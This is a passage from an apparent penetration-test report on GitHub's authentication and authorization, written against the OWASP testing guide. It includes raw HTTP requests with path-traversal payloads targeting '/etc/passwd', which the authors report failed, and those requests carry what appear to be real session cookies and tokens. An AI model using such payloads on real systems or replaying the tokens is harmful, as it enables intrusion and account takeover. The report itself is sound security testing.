


Figure 51: Maximum password length

We haven't found any character set that GitHub doesn't support for password creation.

11.3.7 Testing for Weak Security Question Answer

Testing is in accordance with the OWASP - Testing for Weak Security Question Answer.

GitHub offers no such thing.

11.3.8 Testing for Weak Password Change or Reset Functionalities

Testing is in accordance with the OWASP - Testing for Weak Password Change or Reset Functionalities.

To reset your password, you must enter a valid email address associated with your account (this address may or may not be private - GitHub offers this setting, but does not enforce it). GitHub then sends a link to that address that, when clicked, allows you to enter a new password.




Figure 52: Password reset

Next, we tested the password change. To change the password, you need to enter the old password, which is in line with OWASP recommendations.




Figure 53: Password change

The same password policy is required for reset and change as for registration.

11.3.9 Testing for Weaker Authentication in Alternative Channel

Testing is in accordance with the OWASP - Testing for Weaker Authentication in Alternative Channel.

We also tested the GitHub mobile app (Android), but it had exactly the same settings as the web app (login, password reset mechanism). The mobile app, unlike the web app, did not allow registration, but only login, which required an authentication code from the email to log in to a new device.

The mobile app also lacked the ability to change passwords, email and security settings, and other important settings.

11.4 Authorization Testing

11.4.1 Testing Directory Traversal File Include

Testing is in accordance with the OWASP - Testing Directory Traversal File Include.

We have tried to get files like /etc/passwd but without success. We couldn't even browse the folders. The only folder we could get to was "/", which acts as the root folder of the account for each user. Different coding had no effect.

```
GET /images/modules/dashboard/onboarding/vscode2025.svg HTTP/2
Host: github.com
Cookie: _octo=GH1.1.18464755.1748013710; logged_in=yes; GHCC=
Required:1-Analytics:1-SocialMedia:1-Advertising:1; MicrosoftApplicationsTelemetryDeviceId=
8b9b9c11-0f2e-4a53-98f5-edb73b682806; MSFPC=
GUID=9a93add49ce74df99878c4acc53fe834&HASH=9a93&LV=202505&V=4&LU=1748013827333; _device_id=
cd01d6605d129a27b5cf086ffee0f0f5; color_mode=
%7B%22color_mode%22%3A%22auto%22%2C%22light_theme%22%3A%7B%22name%22%3A%22light%22%2C%22col
or_mode%22%3A%22light%22%7D%2C%22dark_theme%22%3A%7B%22name%22%3A%22dark%22%2C%22color_mode
%22%3A%22dark%22%7D%7D; _gh_sess=
LcPf6z89J3epdi0rjZN8hd9n4jRuLyjFpV1MnHdI5H%2Blx8Sl5fcGNWYbXU%2F%2BmLy%2FCnUFn%2Fjhj%2BRXLDT
UxzOlFJXoQKI8cQlkKJ%2FBpZy6aBqF0PaXcc4KAd2r0RnASohCQcXK7m%2BesRPDj%2BJ471LVoMFww%2Ba81YNS7p
vpim8clJ009Gq0B%2FCGfufDxVI3KEyYzWW6GwnrpDPzBMNw4tdxf0PoHXr2RNOQvTVGm8ePubLGmNqa5gQikJ2LNGx
YGmVCxVprmi48z4lbP166oeDSuXrA1occvxWCDyG4ucFFw8fKWGmNBFW0%2B%2FV%2BSzdNo5EBtL%2Bb7VomIgrcUK
CGURXKI2ToDXVMZtcFlF64kPWQ3TKNNhlOPc2uiq94yL%2FAxgVinCjGYong58W3HkgfkhoOrfjXCm0K4lCuNtv5vGp
AQUSOZuP%2FXP6cxOt6GsF%2BA%2FyEH6jJ6t6Kk0sHYw1sNEtvBVelP1ZJ1MXDtBA1zzZoLZilOh73VL9NxlyuO95Y
hNQ8CfwC6zROrn8Qh4us2djRClLs4TgaBRBA8VMaxJf89GCuCzXS2k0KfhdxO3hCo7vhoH25FkPGXjYfdazPTogTrid
yoq%2BfFa%2BBMWEjEyq0Q025knoJe0JVJDUHj6Ux72uKPUgw4k4uIZBz4ZbmxkaPN1PAmQBUept6Lq3psuaXUdvnss
ZyCjEobeo%2FxOK6Htdvv4xmwCPfW2EK8OrUVFynjo2CvpTb0Us1skayUxXBW3E%2F39m%2FM5rI7uMA61%2Frb%2BD
VJwi9wzscK1xl3Sg6w50qssq%2Fp1pcKMPD1Uab3R4kjkY8dHhfeU4tlu7JjHDCh4grgcDIb2SEgsiAMrGthkC%2Bja
KU53a9Nb%2BuFe98BlV4SKy5udeK8EXBQg%3D%3D--5hefyYzIO%2FpnGA0F--uXX1VT4ULCAh5djklWGORQ%3D%3D;
 tz=Europe%2FPrague; cpu_bucket=xlg; preferred_color_mode=dark; tz=Europe%2FPrague;
ai_session=Y83rN1l7fkEE51WNUBoKHX|1750501834939|1750501834939; saved_user_sessions=
213084235%3AuMCrMNV3hcp-zo-7AjybZrrPPFrMfSg7bKhB9DMtqAvZywP0; user_session=
uMCrMNV3hcp-zo-7AjybZrrPPFrMfSg7bKhB9DMtqAvZywP0; __Host-user_session_same_site=
uMCrMNV3hcp-zo-7AjybZrrPPFrMfSg7bKhB9DMtqAvZywP0; dotcom_user=ralnasing-orgadmin
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Referer: https://github.com/
Te: trailers
```

Figure 54: Original request

```
GET /images/modules/dashboard/onboarding/../../../../etc/passwd HTTP/2
Host: github.com
Cookie: _octo=GH1.1.18464755.1748013710; logged_in=yes; GHCC=
Required:1-Analytics:1-SocialMedia:1-Advertising:1; MicrosoftApplicationsTelemetryDeviceId=
8b9b9c11-0f2e-4a53-98f5-edb73b682806; MSFPC=
GUID=9a93add49ce74df99878c4acc53fe834&HASH=9a93&LV=202505&V=4&LU=1748013827333; _device_id=
cd01d6605d129a27b5cf086ffee0f0f5; color_mode=
%7B%22color_mode%22%3A%22auto%22%2C%22light_theme%22%3A%7B%22name%22%3A%22light%22%2C%22col
or_mode%22%3A%22light%22%7D%2C%22dark_theme%22%3A%7B%22name%22%3A%22dark%22%2C%22color_mode
%22%3A%22dark%22%7D%7D; _gh_sess=
LcPf6z89J3epdi0rjZN8hd9n4jRuLyjFpV1MnHdI5H%2Blx8Sl5fcGNWYbXU%2F%2BmLy%2FCnUFn%2Fjhj%2BRXLDT
UxzOlFJXoQKI8cQlkKJ%2FBpZy6aBqF0PaXcc4KAd2r0RnASohCQcXK7m%2BesRPDj%2BJ471LVoMFww%2Ba81YNS7p
vpim8clJ009Gq0B%2FCGfufDxVI3KEyYzWW6GwnrpDPzBMNw4tdxf0PoHXr2RNOQvTVGm8ePubLGmNqa5gQikJ2LNGx
YGmVCxVprmi48z4lbP166oeDSuXrA1occvxWCDyG4ucFFw8fKWGmNBFW0%2B%2FV%2BSzdNo5EBtL%2Bb7VomIgrcUK
CGURXKI2ToDXVMZtcFlF64kPWQ3TKNNhl0Pc2uiq94yL%2FAxgVinCjGYong58W3HkgfkhoOrfjXCm0K4lCuNtv5vGp
AQUSOZuP%2FXP6cxOt6GsF%2BA%2FyEH6jJ6t6Kk0sHYw1sNEtvBVelP1ZJ1MXDtBA1zzZoLZil0h73VL9NxlyuO95Y
hNQ8CfwC6zROrn8Qh4us2djRClLs4TgaBRBA8VMaxJf89GCuCzXS2k0Kfhdxo3hCo7vhoH25FkPGXjYfdazPTogTrid
yoq%2BfFa%2BBMWEjEyq0QO25knoJeOJVJDUHj6Ux72uKPUgw4k4uIZBz4ZbmxkaPN1PAmQBUept6Lq3psuaXUdvnss
ZyCjEobeo%2FxOK6Htdvv4xmwCPfW2EK8OrUVFynjo2CvpTb0Us1skayUxXBW3E%2F39m%2FM5rI7uMA61%2Frb%2BD
VJwi9wzscK1xl3Sg6w50qssq%2Fp1pcKMPD1Uab3R4kjkY8dHhfeU4tlu7JjHDCh4grgcDIb2SEgsiAMrGthkC%2Bja
KU53a9Nb%2BuFe98BlV4SKy5udeK8EXBQg%3D%3D--5hefyYzIO%2FpnGAOF--uXX1VT4ULCAh5djklWGORQ%3D%3D;
 tz=Europe%2FPrague; cpu_bucket=xlg; preferred_color_mode=dark; tz=Europe%2FPrague;
ai_session=Y83rN1l7fkEE51WNUBoKHX|1750501834939|1750501834939; saved_user_sessions=
213084235%3AuMCrMNV3hcp-zo-7AjybZrrPPFrMfSg7bKhB9DMtqAvZywP0; user_session=
uMCrMNV3hcp-zo-7AjybZrrPPFrMfSg7bKhB9DMtqAvZywP0; __Host-user_session_same_site=
uMCrMNV3hcp-zo-7AjybZrrPPFrMfSg7bKhB9DMtqAvZywP0; dotcom_user=ralnasing-orgadmin
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Referer: https://github.com/
Te: trailers
```

Figure 55: Trying to get /etc/passwd

```
GET /images/modules/dashboard/onboarding/../../../../../../../ HTTP/2
Host: github.com
Cookie: _octo=GH1.1.18464755.1748013710; logged_in=yes; GHCC=
Required:1-Analytics:1-SocialMedia:1-Advertising:1; MicrosoftApplicationsTelemetryDeviceId=
8b9b9c11-0f2e-4a53-98f5-edb73b682806; MSFPC=
GUID=9a93add49ce74df99878c4acc53fe834&HASH=9a93&LV=202505&V=4&LU=1748013827333; _device_id=
cd01d6605d129a27b5cf086ffee0f0f5; color_mode=
%7B%22color_mode%22%3A%22auto%22%2C%22light_theme%22%3A%7B%22name%22%3A%22light%22%2C%22col
or_mode%22%3A%22light%22%7D%2C%22dark_theme%22%3A%7B%22name%22%3A%22dark%22%2C%22color_mode
%22%3A%22dark%22%7D%7D; _gh_sess=
LcPf6z89J3epdi0rjZN8hd9n4jRuLyjFpV1MnHdI5H%2Blx8Sl5fcGNWYbXU%2F%2BmLy%2FCnUFn%2Fjhj%2BRXLDT
UxzOlFJXoQKI8cQlkKJ%2FBpZy6aBqF0PaXcc4KAd2r0RnASohCQcXK7m%2BesRPDj%2BJ471LVoMFww%2Ba81YNS7p
vpim8clJ009Gq0B%2FCGfufDxVI3KEyYzWW6GwnrpDPzBMNw4tdxf0PoHXr2RNOQvTVGm8ePubLGmNqa5gQikJ2LNGx
YGmVCxVprmi48z4lbP166oeDSuXrA1occvxWCDyG4ucFFw8fKWGmNBFW0%2B%2FV%2BSzdNo5EBtL%2Bb7VomIgrcUK
CGURXKI2ToDXVMZtcFlF64kPWQ3TKNNhlOPc2uiq94yL%2FAxgVinCjGYong58W3HkgfkhoOrfjXCm0K4lCuNtv5vGp
AQUSOZuP%2FXP6cxOt6GsF%2BA%2FyEH6jJ6t6Kk0sHYw1sNEtvBVelP1ZJ1MXDtBA1zzZoLZilOh73VL9NxlyuO95Y
hNQ8CfwC6zROrn8Qh4us2djRClLs4TgaBRBA8VMaxJf89GCuCzXS2k0Kfhdxo3hCo7vhoH25FkPGXjYfdazPTogTrid
yoq%2BfFa%2BBMWEjEyq0QO25knoJeOJVJDUHj6Ux72uKPUgw4k4uIZBz4ZbmxkaPN1PAmQBUept6Lq3psuaXUdvnss
ZyCjEobeo%2FxOK6Htdvv4xmwCPfW2EK8OrUVFynjo2CvpTb0Us1skayUxXBW3E%2F39m%2FM5rI7uMA61%2Frb%2BD
VJwi9wzscK1xl3Sg6w50qssq%2Fp1pcKMPD1Uab3R4kjkY8dHhfeU4tlu7JjHDCh4grgcDIb2SEgsiAMrGthkC%2Bja
KU53a9Nb%2BuFe98BlV4SKy5udeK8EXBQg%3D%3D--5hefyYzIO%2FpnGA0F--uXX1VT4ULCAh5djklWGORQ%3D%3D;
 tz=Europe%2FPrague; cpu_bucket=xlg; preferred_color_mode=dark; tz=Europe%2FPrague;
ai_session=Y83rN1l7fkEE51WNUBoKHX|1750501834939|1750501834939; saved_user_sessions=
213084235%3AuMCrMNV3hcp-zo-7AjybZrrPPFrMfSg7bKhB9DMtqAvZywP0; user_session=
uMCrMNV3hcp-zo-7AjybZrrPPFrMfSg7bKhB9DMtqAvZywP0; __Host-user_session_same_site=
uMCrMNV3hcp-zo-7AjybZrrPPFrMfSg7bKhB9DMtqAvZywP0; dotcom_user=ralnasing-orgadmin
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Referer: https://github.com/
Te: trailers
```

Figure 56: Attempting to go through folders (we only ever got to "/")

Adding the parameter had no effect.

```
GET /images/modules/dashboard/onboarding/vscode2025.svg?file=../../../../etc/passwd HTTP/2
Host: github.com
Cookie: _octo=GH1.1.18464755.1748013710; logged_in=yes; GHCC=
Required:1-Analytics:1-SocialMedia:1-Advertising:1; MicrosoftApplicationsTelemetryDeviceId=
8b9b9c11-0f2e-4a53-98f5-edb73b682806; MSFPC=
GUID=9a93add49ce74df99878c4acc53fe834&HASH=9a93&LV=202505&V=4&LU=1748013827333; _device_id=
cd01d6605d129a27b5cf086ffee0f0f5; color_mode=
%7B%22color_mode%22%3A%22auto%22%2C%22light_theme%22%3A%7B%22name%22%3A%22light%22%2C%22col
or_mode%22%3A%22light%22%7D%2C%22dark_theme%22%3A%7B%22name%22%3A%22dark%22%2C%22color_mode
%22%3A%22dark%22%7D%7D; _gh_sess=
LcPf6z89J3epdi0rjZN8hd9n4jRuLyjFpV1MnHdI5H%2Blx8Sl5fcGNWYbXU%2F%2BmLy%2FCnUFn%2Fjhj%2BRXLDT
UxzOlFJXoQKI8cQlkKJ%2FBpZy6aBqF0PaXcc4KAd2r0RnASohCQcXK7m%2BesRPDj%2BJ471LVoMFww%2Ba81YNS7p
vpim8clJ009Gq0B%2FCGfufDxVI3KEyYzWW6GwnrpDPzBMNw4tdxf0PoHXr2RNOQvTVGm8ePubLGmNqa5gQikJ2LNGx
YGmVCxVprmi48z4lbP166oeDSuXrAloccvxWCDyG4ucFFw8fKWGmNBFW0%2B%2FV%2BSzdNo5EBtL%2Bb7VomIgrcUK
CGURXKI2ToDXVMZtcFlF64kPWQ3TKNNhlOPc2uiq94yL%2FAxgVinCjGYong58W3Hkgfkho0rfjXCm0K4lCuNtv5vGp
AQUSOZuP%2FXP6cxOt6GsF%2BA%2FyEH6jJ6t6Kk0sHYw1sNEtvBVelP1ZJ1MXDtBA1zzZoLZilOh73VL9NxlyuO95Y
hNQ8CfwC6zROrn8Qh4us2djRClLs4TgaBRBA8VMaxJf89GCuCzXS2k0Kfhdxo3hCo7vhoH25FkPGXjYfdazPTogTrid
yoq%2BfFa%2BBMWEjEyq0QO25knoJeOJVJDUHj6Ux72uKPUgw4k4uIZBz4ZbmxkaPN1PAmQBUept6Lq3psuaXUdvnss
ZyCjEobeo%2FxOK6Htdvv4xmwCPfW2EK8OrUVFynjo2CvpTb0Us1skayUxXBW3E%2F39m%2FM5rI7uMA61%2Frb%2BD
VJwi9wzscK1xl3Sg6w50qssq%2Fp1pcKMPD1Uab3R4kjkY8dHhfeU4tlu7JjHDCh4grgcDIb2SEgsiAMrGthkC%2Bja
KU53a9Nb%2BuFe98BlV4SKy5udeK8EXBQg%3D%3D--5hefyYzIO%2FpnGA0F--uXX1VT4ULCAh5djklWGORQ%3D%3D;
 tz=Europe%2FPrague; cpu_bucket=xlg; preferred_color_mode=dark; tz=Europe%2FPrague;
ai_session=Y83rN1l7fkEE51WNUBoKHX|1750501834939|1750501834939; saved_user_sessions=
213084235%3AuMCrMNV3hcp-zo-7AjybZrrPPFrMfSg7bKhB9DMtqAvZywPO; user_session=
uMCrMNV3hcp-zo-7AjybZrrPPFrMfSg7bKhB9DMtqAvZywPO; __Host-user_session_same_site=
uMCrMNV3hcp-zo-7AjybZrrPPFrMfSg7bKhB9DMtqAvZywPO; dotcom_user=ralnasing-orgadmin
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Referer: https://github.com/
Te: trailers
```

Figure 57: Attempt to add a parameter

Next, we searched for other possible parameters and requests where we could get system or other files (we tested uploading a file to the repo, browsing different pages, uploading assets), but without success.

11.4.2 Testing for Bypassing Authorization Schema

Testing is in accordance with the OWASP - Testing for Bypassing Authorization Schema.

First, we tested a non-logged-in user's access to the repositories, settings and features of the logged-in user. For testing, we used the Authorize extension for BurpSuite.

All tests for non-logged in vs logged in user were successful. Accessing private sections like private repositories, creating a repository, setting up an account, setting up a repository were enforced.

https://github.com:443/logout	38315	0	0	Enforced!	Enforced!
https://github.com:443/new	134755	0	0	Enforced!	Enforced!
https://github.com:443/new	134739	0	0	Enforced!	Enforced!
https://github.com:443/notifications/1006096460/watch_subscription?aria_id_prefix=r...	2444	0	0	Enforced!	Enforced!
https://github.com:443/notifications/1006096892/watch_subscription?aria_id_prefix=r...	2444	0	0	Enforced!	Enforced!
https://github.com:443/notifications/1006096892/watch_subscription?aria_id_prefix=r...	2445	0	0	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user?tab=repositories	308571	185838	185838	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-outside-user/test_private	248716	281111	281111	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private	253466	283820	283820	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/blob/main/protocol.py	275222	281453	281453	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/blob/main/README.md	217881	281431	281431	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/branch-and-tag-count	23	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/deferred-ast/main/protoco...	3009	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/deferred-metadata/main/...	239	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/deferred-metadata/main/...	239	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/graphs/participation?h=28...	1239	0	0	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/latest-commit/main	1001	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/latest-commit/main	991	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/latest-commit/main/proto...	991	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/latest-commit/main/READ...	1001	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/recently-touched-branches	178	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/recently-touched-branches	178	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/recently-touched-branches	178	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/refs?type=branch	46	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/security/overall-count	0	0	0	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/security/overall-count	0	0	0	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/security/overall-count	0	0	0	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/security/overall-count	0	0	0	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/security/overall-count	0	0	0	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/security/overall-count	0	0	0	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/tree-commit-info/main	407	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/tree-commit-info/main	795	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/upload	162511	283928	283928	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_private/upload/main	172405	281342	281342	Enforced!	Enforced!

Figure 58: Not logged in user vs logged in

https://github.com:443/ralnasing-outside-user/test_public/blob/main/README.md	5503	5032	5032	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-outside-user/test_public/branch-and-tag-count	23	23	23	Bypassed!	Bypassed!
https://github.com:443/ralnasing-outside-user/test_public/check_commit_quorum/fda...	27	27	27	Bypassed!	Bypassed!
https://github.com:443/ralnasing-outside-user/test_public/create/main	224	284246	284246	Enforced!	Enforced!
https://github.com:443/ralnasing-outside-user/test_public/deferred-ast/main/protocol....	3009	3009	3009	Bypassed!	Bypassed!
https://github.com:443/ralnasing-outside-user/test_public/deferred-metadata/main/	166110	170650	170650	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-outside-user/test_public/deferred-metadata/main//	238	238	238	Bypassed!	Bypassed!
https://github.com:443/ralnasing-outside-user/test_public/deferred-metadata/main/pr...	238	238	238	Bypassed!	Bypassed!
https://github.com:443/ralnasing-outside-user/test_public/deferred-metadata/main/R...	238	238	238	Bypassed!	Bypassed!
https://github.com:443/ralnasing-outside-user/test_public/graphs/participation?h=28&...	1239	1239	1239	Bypassed!	Bypassed!
https://github.com:443/ralnasing-outside-user/test_public/hovercard	2043	2033	2033	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-outside-user/test_public/latest-commit/main	1001	1001	1001	Bypassed!	Bypassed!
https://github.com:443/ralnasing-outside-user/test_public/latest-commit/main	989	989	989	Bypassed!	Bypassed!
https://github.com:443/ralnasing-outside-user/test_public/latest-commit/main/protoc...	989	989	989	Bypassed!	Bypassed!
https://github.com:443/ralnasing-outside-user/test_public/latest-commit/main/READ...	1001	1001	1001	Bypassed!	Bypassed!
https://github.com:443/ralnasing-outside-user/test_public/new/main?readme=1	182598	168452	168452	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-outside-user/test_public/recently-touched-branches	178	30	30	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-outside-user/test_public/recently-touched-branches	178	30	30	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-outside-user/test_public/recently-touched-branches	178	30	30	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-outside-user/test_public/refs?type=branch	165953	170531	170531	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-outside-user/test_public/refs?type=branch	46	170519	170519	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-outside-user/test_public/refs?type=branch	46	170519	170519	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-outside-user/test_public/security/overall-count	0	0	0	Bypassed!	Bypassed!
https://github.com:443/ralnasing-outside-user/test_public/security/overall-count	0	0	0	Bypassed!	Bypassed!
https://github.com:443/ralnasing-outside-user/test_public/security/overall-count	0	0	0	Bypassed!	Bypassed!
https://github.com:443/ralnasing-outside-user/test_public/security/overall-count	0	0	0	Bypassed!	Bypassed!
https://github.com:443/ralnasing-outside-user/test_public/security/overall-count	0	0	0	Bypassed!	Bypassed!
https://github.com:443/ralnasing-outside-user/test_public/security/overall-count	0	0	0	Bypassed!	Bypassed!
https://github.com:443/ralnasing-outside-user/test_public/security/overall-count	0	0	0	Bypassed!	Bypassed!

Figure 59: Not logged in user vs logged in

